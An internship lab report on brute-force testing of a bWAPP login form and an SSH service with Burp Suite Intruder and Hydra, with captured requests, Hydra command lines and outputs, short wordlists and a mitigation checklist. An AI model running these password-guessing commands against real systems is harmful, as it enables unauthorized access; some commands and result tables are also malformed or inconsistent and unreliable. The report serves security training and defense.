

# Brute-force Attacks — Project Report

**Submitted by:** Abhishek Sharma

**Internship:** Inlighnx Global (3-Month Internship)

**Project Title:** Brute-force Attacks – Security Testing Project

**Tools Used:** Burp Suite, Hydra, Kali Linux

**Submission Date:** 20 November 2025

---

## Executive Summary

This project demonstrates simulated brute-force attacks against intentionally vulnerable services (web login form and SSH) in a controlled lab environment using Burp Suite and Hydra. The aim is to show how weak authentication can be exploited and to provide recommended mitigations.

### Important — Legal & Ethical Notice

- All activity described in this report was performed **only** on isolated lab systems that I own or have explicit permission to test (e.g., bWAPP/DVWA VM, a local Kali VM, or intentionally vulnerable machines).
  - Never use these techniques against systems you do not own or do not have explicit written permission to test. Unauthorized access is illegal.
- 

## Objectives

1. Simulate a web-form brute-force attack using Burp Suite (Intruder, Cluster Bomb).
  2. Automate web-form brute-force using Hydra (http-post-form mode).
  3. Perform an SSH password-guessing exercise using Hydra against a lab SSH service.
  4. Analyze results and produce a mitigation checklist.
- 

## Prerequisites

- Kali Linux or equivalent (Hydra, Burp Suite installed)
  - A vulnerable web application (bWAPP, DVWA) running on a local VM or isolated network
  - Small wordlists (usernames.txt, passwords.txt) for demonstration (use short lists to save time)
  - Basic familiarity with Linux terminal and HTTP forms
-

## Lab 1 — Brute-force Using Burp Suite (Cluster Bomb)

This screenshot shows the Burp Suite interface with the 'Proxy' tab selected. A single POST request is listed in the intercept timeline. The request details show a POST to /login HTTP/1.1 with various headers and a body containing a login form. The 'Request' pane displays the raw and hex representations of the message. The 'Inspector' pane shows the request attributes, query parameters, body parameters, cookies, and headers. The 'Payloads' tab is visible on the right.

```
POST /login HTTP/1.1
Host: 10.201.70.220
Content-Length: 26
Cache-Control: max-age=0
Accept-Language: en-GB,en;q=0.9
Origin: http://10.201.70.220
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://10.201.70.220/login
Accept-Encoding: gzip, deflate, br
Cookie: session_id=3A4Lcfcr-czBhshofeVxrvkgevXbSaDhK.4uB6GcpM2BjNr12fL8fkWzuQ1%2PHLeq3abvjq4DHVerEc
Connection: keep-alive
Keep-Alive: timeout=10, max=50
Content-Length: 26
Content-Type: application/x-www-form-urlencoded

username=saman&password=kumar
```

This screenshot shows the intercepted POST login request in Burp Suite. The username and password fields were identified for brute-force testing.

This screenshot shows the Burp Suite interface with the 'Intruder' tab selected. An attack configuration for a POST /login request is displayed. The 'Payloads' tab on the right shows a simple list of payloads with position 2 marked as 'kumar'. The 'Payload configuration' and 'Payload encoding' tabs are also visible, along with processing rules and URL-encoding settings. The 'Payloads' tab includes buttons for Paste, Load, Remove, Clear, and Deduplicate, and a text input field for adding new items.

```
POST /login HTTP/1.1
Host: 10.201.70.220
Content-Length: 26
Cache-Control: max-age=0
Accept-Language: en-GB,en;q=0.9
Origin: http://10.201.70.220
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://10.201.70.220/login
Accept-Encoding: gzip, deflate, br
Cookie: session_id=3A4Lcfcr-czBhshofeVxrvkgevXbSaDhK.4uB6GcpM2BjNr12fL8fkWzuQ1%2PHLeq3abvjq4DHVerEc
Connection: keep-alive
Keep-Alive: timeout=10, max=50
Content-Length: 26
Content-Type: application/x-www-form-urlencoded

username=saman&password=kumar
```

This image shows the Intruder payload positions where username and password fields were marked for automated testing.

The screenshot shows the Burp Suite interface during an 'Intruder attack' on the URL `http://10.201.70.220`. The 'Results' tab is selected, displaying a table of 25 requests. The columns are labeled: Request, Payload 1, Payload 2, Status code, Response received, Error, Timeout, Length, and Comment. All requests have a status code of 302, response received of 2, error of 1, and length of 254. The payloads are combinations of usernames (admin, user, test, bee) and passwords (123456, password, admin123, bug). The 'Comment' column is empty.

Request	Payload 1	Payload 2	Status code	Response received	Error	Timeout	Length	Comment
0	admin	123456	302	2	1	254	254	
1	user	123456	302	1		254	254	
2	test	123456	302	3		254	254	
3	bee	123456	302	1		254	254	
4	bug	123456	302	1		254	254	
5	admin	password	302	1		254	254	
6	user	password	302	1		254	254	
7	test	password	302	1		254	254	
8	bee	password	302	1		254	254	
9	bug	password	302	1		254	254	
10	admin	admin123	302	1		254	254	
11	user	admin123	302	2		254	254	
12	test	admin123	302	2		254	254	
13	bee	admin123	302	1		254	254	
14	bug	admin123	302	1		254	254	
15	admin	password	302	1		254	254	
16	user	password	302	1		254	254	
17	test	password	302	3		254	254	
18	bee	password	302	1		254	254	
19	bug	password	302	1		254	254	
20	admin	bug	302	1		254	254	
21	user	bug	302	1		254	254	
22	test	bug	302	1		254	254	
23	bee	bug	302	1		254	254	
24	bug	bug	302	1		254	254	
25			302	1		254	254	

*Burp Intruder tested all combinations. All responses had the same status/length, meaning no valid credentials were found.*

## Goal

Use Burp Suite Intruder to iterate username/password combinations against a login form and detect a successful login by inspecting response differences.

## Environment

- Target: bWAPP login page on local VM (e.g. `http://10.201.70.220/bWAPP/login.php`)
- Attacker machine: TryHackMe with Burp Suite

## Steps (high level)

1. Proxy your browser through Burp and navigate to the login page.
2. Intercept a login POST request with dummy credentials.
3. Right-click the captured request → **Send to Intruder**.
4. Set attack type to **Cluster Bomb**.
5. Mark the username and password fields as payload positions.
6. Load small username and password wordlists (e.g. `usernames.txt` `passwords.txt` ).
7. Start the attack and watch status codes and response lengths. Look for anomalies indicating a successful login (e.g., different response length or a 302 redirect).

**Notes:** - Use short wordlists for the assignment so the attack finishes quickly. - Save screenshots of Burp's Intruder results table and the HTTP response showing a successful login.

**Summary:** The Burp Intruder attack did not reveal any valid credentials based on the tested username and password lists.

## Lab 2 — Hydra: Web Form Bruteforce (bWAPP)

```
Applications Places System Tue 18 Nov, 09:01 AttackBox IP:10.201.56.217
File Edit View Search Terminal Help
root@ip-10-201-56-217:~# cd wordlists/
root@ip-10-201-56-217:~/wordlists# hydra -L usernames.txt -P passwords.txt 10.201.70.220 http-post-form "/path/to/login.php:login^USER^&password^PASS^:Your username or password is incorrect."
```

*This screenshot shows the Hydra command used for brute-forcing the web login form. The error string was selected based on the login page response.*

```
Applications Places System Tue 18 Nov, 09:01 AttackBox IP:10.201.56.217
File Edit View Search Terminal Help
root@ip-10-201-56-217:~# cd wordlists/
root@ip-10-201-56-217:~/wordlists# hydra -L usernames.txt -P passwords.txt 10.201.70.220 http-post-form "/path/to/login.php:login^USER^&password^PASS^:Your username or password is incorrect."
hydra v9.0 (c) 2019 by van Hauser/TiC - Please do not use in military or secret service organizations, or for illegal purposes.

hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-11-18 09:01:22
[DATA] max 16 tasks per 1 server, overall 16 tasks, 25 login tries (1:5:p:$), -2 tries per task
[DATA] attacking http-post-form://10.201.70.220:80/path/to/login.php:login^USER^&password^PASS^:Your username or password is incorrect.
1 of 1 target completed, 0 valid passwords found
hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-11-18 09:01:23
root@ip-10-201-56-217:~/wordlists#
```

*Hydra attempted all username/password combinations. No valid credentials were found using the current wordlist.*

## Goal

Use `hydra` to automate credential brute-forcing against a web login form.

## High-level steps / command template

- Identify form action (e.g. `/bwapp/login.php`)
- Identify parameter names (`login`, `password`) by inspecting the HTML or Burp capture.
- Example Hydra command (replace `TARGET_IP` and path as needed):

```
hydra -l admin -P passwords.txt 10.201.70.220 http-post-form "/bwapp/
login.php:login=^USER^&password=^PASS^:Invalid"
```


## Explanation

- `-l admin` → test a single username
- `-P passwords.txt` → password list
- `http-post-form` → mode for HTML form POST
- `login=^USER^&password=^PASS^` → parameters to brute-force
- "Invalid" → failure message returned by login page

## What to capture for the report

- Hydra command used
- Output screenshot
- Why failure string was chosen


## Lab 3 — Hydra: SSH Brute-force (Lab-only)



```
Applications Places System Tue 18 Nov, 09:04 root@ip-10-201-56-217:~/wordlists
File Edit View Search Terminal Help
root@ip-10-201-56-217:~/wordlists# hydra -L usernames.txt -P passwords.txt -t 4 -f 10.201.70.220 ssh
hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

[DATA] max 4 tasks per 1 server, overall 4 tasks, 25 login tries (l:5/p:5), -T tries per task
[DATA] attacking ssh://10.201.70.220:22/
```

*This screenshot shows the Hydra SSH brute-force command executed using usernames.txt and passwords.txt.*



```
Applications Places System Tue 18 Nov, 09:05 root@ip-10-201-56-217:~/wordlists
File Edit View Search Terminal Help
root@ip-10-201-56-217:~/wordlists# hydra -L usernames.txt -P passwords.txt -t 4 -f 10.201.70.220 ssh
hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

[DATA] max 4 tasks per 1 server, overall 4 tasks, 25 login tries (l:5/p:5), -T tries per task
[DATA] attacking ssh://10.201.70.220:22/
1 of 1 target completed, 0 valid passwords found
hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-11-18 09:05:17
root@ip-10-201-56-217:~/wordlists#
```

*Hydra tested all credential pairs for SSH. The tool did not find any valid SSH login credentials.*

## Goal

Demonstrate how Hydra can test SSH logins on an isolated test host.

### Command template

```
hydra -L usernames.txt -P passwords.txt -t 4 -f TARGET_IP ssh
```

- Notes:** - `-t 4-f` limits parallel tasks (reduce load on lab host) -  stops after first valid credential is found  
- Run this only on lab machines you control
- 

## Deliverables (Included in this project folder)

1. This written report (with explanation, commands, and screenshots placeholders)
  2. `usernames.txt` and `passwords.txt` (short lists used in the labs)
  3. Screenshot placeholders and descriptions where to place captured images
  4. A mitigation checklist and recommendations
  5. All 7 screenshots from Burp Suite, Hydra Web, and Hydra SSH attacks are included above.
- 

## Sample Results (Simulated / Example)

- Burp Intruder: No valid username/password combination discovered. All responses had identical status codes and content lengths.
  - Hydra (Web): Hydra completed all attempts. No valid web login credentials were found using the provided wordlists.
  - Hydra (SSH): Hydra tested all combinations for SSH. No valid SSH credentials were identified.
- 

## Mitigation Checklist (Actionable & Prioritized)

1. **Enforce strong password policies** — minimum length, complexity, and disallow commonly used passwords.
  2. **Account lockout / throttling** — lock or throttle accounts after a configurable number of failed attempts.
  3. **Rate limiting & WAF** — detect and block rapid repeated authentication attempts.
  4. **Multi-Factor Authentication (MFA)** — require a second factor on all privileged accounts.
  5. **Use salted password hashing** with a slow algorithm (e.g., bcrypt, Argon2).
  6. **Logging & monitoring** — monitor failed login spikes and alert on suspicious behavior.
  7. **CAPTCHA for web forms** if automated attacks are likely.
  8. Disable password-based SSH for sensitive systems; use key-based auth and disable root login.
-

## Appendix A — Short Wordlists (examples)

usernames.txt :

```
admin  
user  
test  
bee  
bug
```

passwords.txt (keep short for demo):

```
123456  
password  
admin123  
passw0rd  
bug
```

---

## Appendix B — Grading / Evaluation Rubric (suggested)

- **Lab execution & screenshots (40%)** — evidence that attacks were run in lab
  - **Correctness of commands/configuration (25%)**
  - **Analysis & interpretation of results (20%)**
  - **Mitigations & recommendations (15%)**
- 

## References

- bWAPP project (local lab)
- DVWA project (local lab)
- OWASP guidelines on authentication

*End of Report.*